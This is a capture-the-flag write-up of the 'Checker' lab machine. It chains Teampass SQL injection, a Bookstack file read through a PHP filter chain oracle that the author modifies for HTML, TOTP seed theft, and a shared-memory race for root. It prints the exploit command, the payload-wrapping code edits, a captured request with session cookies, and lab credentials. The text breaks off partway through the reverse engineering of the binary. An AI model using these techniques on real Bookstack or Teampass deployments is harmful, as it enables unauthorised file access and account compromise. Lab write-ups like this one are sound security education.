
Checker
Checker was a challenging Linux box that started with three open ports: SSH on 20, a Bookstack instance on port 80, and a Teampass password manager on port 8080. Initial reconnaissance revealed vulnerable versions of both web applications, which I exploited through a multi-stage attack chain. I began by exploiting a SQL injection vulnerability in Teampass to extract and crack password hashes, obtaining credentials for user 'bob'. These credentials provided access to both Teampass and Bookstack, revealing additional SSH credentials for the 'reader' user along with the requirement for TOTP authentication.
To bypass the SSH 2FA, I exploited a local file inclusion vulnerability in Bookstack via blind SSRF. I modified the PHP filter chains exploit to work within HTML context by base64 encoding payloads and wrapping them in image tags. This allowed me to leak the Google Authenticator seed from a backup directory, enabling TOTP code generation for SSH access.
Once on the system as 'reader', I discovered a sudo-accessible hash-checking script that used shared memory segments. Through reverse engineering with Ghidra, I identified a Time-of-Check-Time-of-Use (TOCTOU) vulnerability in the binary's shared memory handling, combined with SQL injection leading to command execution in the notification function. Privilege escalation was achieved by creating a C program that poisoned shared memory segments during the one-second delay between the binary's write and notify operations. By injecting a malicious payload that escaped the SQL query context, I executed commands through popen() to create a SUID bash binary, ultimately gaining root access and completing the challenge.
User flag

Nmap scan reveals 3 open ports. Websites on 80 and 8080, and SSH on 22.
SQL injection in Teampass
I will begin by checking the website located at port 8080.

Teampass is an open-source password manager service. I can't do anything here without credentials, so I'll search the web for any CVEs I could use.
https://security.snyk.io/vuln/SNYK-PHP-NILSTEAMPASSNETTEAMPASS-3367612
I saved the PoC into a .sh file, and ran it against Teampass.

I'll copy both hashes into a file, so that I can crack them with hashcat.

bob | cheerleader
With these credentials, I can login into Teampass.

There are two items inside. bookstack login and ssh access.
Bookstack login:
bob@checker.htb | mYSeCr3T_w1kI_P4sSw0rD
SSH access:
reader | hiccup-publicly-genesis
Since I have credentials for SSH, I will try to login into the machine.

It requires some kind of a verification code. That's my first time seeing code verification with SSH, and I don't think I can do much more here right now.
Leaking local files via Bookstack CVE
Since I also have credentials for Bookstack, I'm going to check it out at port 80.

I can create books, but there is not much interesting stuff on the website. I'll take a look at the page source.

With the newly uncovered version number, I went on to once again search for CVEs, this time for Bookstack.
https://fluidattacks.com/blog/lfr-via-blind-ssrf-book-stack
I'll clone the provided repo onto my machine.
https://github.com/pwnter/php_filter_chains_oracle_exploit.git
Back on Bookstack, I'll create a new book named test, and I'll create a new page.

I'll turn on intercept in burpsuite, before saving the page as draft(important!)
PUT /ajax/page/12/save-draft HTTP/1.1
Host: checker.htb
Content-Length: 33
X-CSRF-TOKEN: drgy2o1XRrMlfkJpYa1Uk2EYQUqKOlf6pljq2Ass
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Content-Type: application/json
baseURL: http://checker.htb/
Accept: */*
Origin: http://checker.htb
Referer: http://checker.htb/books/test-CiI/draft/12
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=eyJpdiI6IlpuT3JZSVB0M21OM1FaQ1gwSGsxaUE9PSIsInZhbHVlIjoiTFhTNUJTZWlBVXkzSDNBT2xhOGNoeER4TmVaNUFBdnZsdExLQ3c0NmVHUm53Mk4zYkVkQ3BCeE1rOEZ5dWd4N0REeG1YUHN4TFp6bG1SbllJZUFKUDZaLytCVGtud3JNWWxaM0JBQlRqdzRCdk5CTCs5QjhiYzJ3cHI4M3RHL1oiLCJtYWMiOiJiZGE1ZDRhOWU0MTNhODRhN2NmYWE1NzViNjc0NjgxOTI5ZWY2MDc0YmRlOWFjMmVkZWIyMTAxNjg3NjU0OGRjIiwidGFnIjoiIn0%3D; bookstack_session=eyJpdiI6ImpFYlJ6YmYyOUlwQmRuK0xaSnd3dXc9PSIsInZhbHVlIjoibUYyNlFGdWtWNTE4bTdkMzUrSVhQMVM1c01WYmRDazh5cFJYMEFWS25SNHY4dE8zcm1pd2VmYnRBa01IRnlnSnBaSDhhYlZ6cTlGOTVZU0t0bFZTOTYyVUtOTWI2cy9WUVlJM3RwUWFVY2E2SDZ3ODhJRzQzMjhrbi9nbTltbmwiLCJtYWMiOiJjYjU0NDRiYzU5Y2MxYWY0OGU5Y2U2NTQ1MGQxZTBiN2ViYzVhMmZmOWFkOTFmODRjZmVkZDI0YWMwYjg3YzE4IiwidGFnIjoiIn0%3D
Connection: keep-alive

{"name":"New Pagegrrr","html":""}
I'll take the X-CSRF-TOKEN, the URL(with the PUT verb, important to remember), and the two cookies.
I built the below command with the data I've gathered.
python filters_chain_oracle_exploit.py --target 'http://checker.htb/ajax/page/12/save-draft' --verb PUT --parameter html --headers '{"Content-Type":"application/json","Cookie":"bookstack_session=cookie","X-CSRF-TOKEN":"token"}' --file '/etc/passwd'

I ran the script again, this time with the proxy http://127.0.0.1:8080 flag in order to see what's going on within burp.

I think I see the isssue. The php:// payload is being sent to the html parameter, an it cannot be interpreted. I need to make it compatibile with html.
Editing requestor.py

I'll edit the filter chain to make it compatibile with html.
# On line 108(right below the filter chain) add:

filter_chain = base64.b64encode(filter_chain.encode()).decode()

- To encode the chain with base64

# On the next line under, add:

filter_chain = f"<img src='data:image/png;base64,{filter_chain}' />"

- In order to wrap the entire payload in an <img> tag

Don't forget to import base64 as well
I'll run the same command again after making these changes.

The payload looks much better now. I'll take the base64 string to see if the contents are correct.

Its all intact. The gibberish at the beginning is just a failed attempt at base64-decoding html code.
And after I looked back at the command I left running:

It managed to leak the contents of /etc/hostname, but without the last character.
Leaking the google authenticator TOTP seed
I searched around for implementations of TOTP within ssh, and eventually found this article.
https://goteleport.com/blog/ssh-2fa-tutorial/
The config file for google authenticator is located at /home/(user)/.google_authenticator.
I tried running the script against this file, but it could not be found.
However, I remember reading about doing backups on one of the books on Bookstack.

This was found in the basic-backup-with-cp book. I can figure out a potential location for the configuration file, which in this case should be /backup/home_backup/home/reader/.google_authenticator.

DVDBRAODLCWF7I2ONA4K5LQLUE
With a leaked seed, I can just go to a TOTP website and input the seed.
https://totp.danhersam.com/


Now I can ssh as reader, providing both the password and the code.
Root flag
Trying to read the check_leak SHM data

Reader can run a hash-checker script. I'll take a look at it.

Its using shared memory segments to hold data. Analysis via ipcs showed that the addresses are held for less than a second before disappearing.
I created a small bash script to confirm that the shared memory is indeed written somewhere.

I tried to read the saved memory contents in many ways, but everything is getting deleted too quickly for me to do anything more.

After I checked root, I realized that this script works only on the users from Bookstack. Even if I manage to read the password somehow, it'll be just bob and no one else.

Bob who isn't even an user on the machine! This confirms that the only thing I could achieve by (somehow) reading the memory contents would be rediscovering bob's Bookstack password which I already know.
I decided to change my approach. Instead of trying to read the memory, I'll try to "poison" as many memory addresses as possible, hoping that the script will pick one of them to save the data.
However, simply poisoning the the addresses will be futile. If the called binary file is vulnerable in any way though, I should be able to adjust the poisoner payload and take advantage of that.
I'll download the ELF binary onto my machine for some reverse engineering.
scp reader@checker.htb:/opt/hash-checker/check_leak .
Reverse engineering the binary
I'll use Ghidra to decompile the binary. Starting from main, I'll go over each function to understand how it works and to search for any way to exploit it.
Analysis on the main function

It begins by setting variables from mysql environmental variables. If the credentials are missing, it errors out with "Error: Missing database credentials in environment
If the argument count is not equal to 2, it'll error out with the Usage: <USER> message.
If the username provided is longer than 20 characters, it'll error out with Error: <USER> is too long. Maximum length is 20 characters

It calls fetch_hash_from_db with the mysql credentials and the user. If the function returns 0, User not found in the database. is returned.
If the user exists, it calls check_bcrypt_in_file to check for matches with anything from the leaked hashes list.
If there are no matches found, it returns User is safe.
However, if there's a match found' it'll return Password is leaked!.
Afterwads it'll write the password hash to the shared memory address, and notify the user using the database credentials and the email from the database.
It's worth noting that there is a 1 second delay between the shm write and the notify_user call.
Lastly, It will clear the shared memory before exiting.
Analysis of the fetch_hash_from_db function

I was mistaken. This is a Teampass database, not a Bookstack one. It was an honest and easy mistake since both services had identical users.

This function pulls the hash of whichever user is passed and returns either the hash or 0.
There is an SQL injection vulnerability here, caused by the user input being passed into the query directly. However, I don't need these hashes at this point.
Analysis of the check_bcrypt_from_file function
This function takes 2 arguments. File path(1) and the password hash(2).

If it cannot open the file, it'll return 0(User is safe).
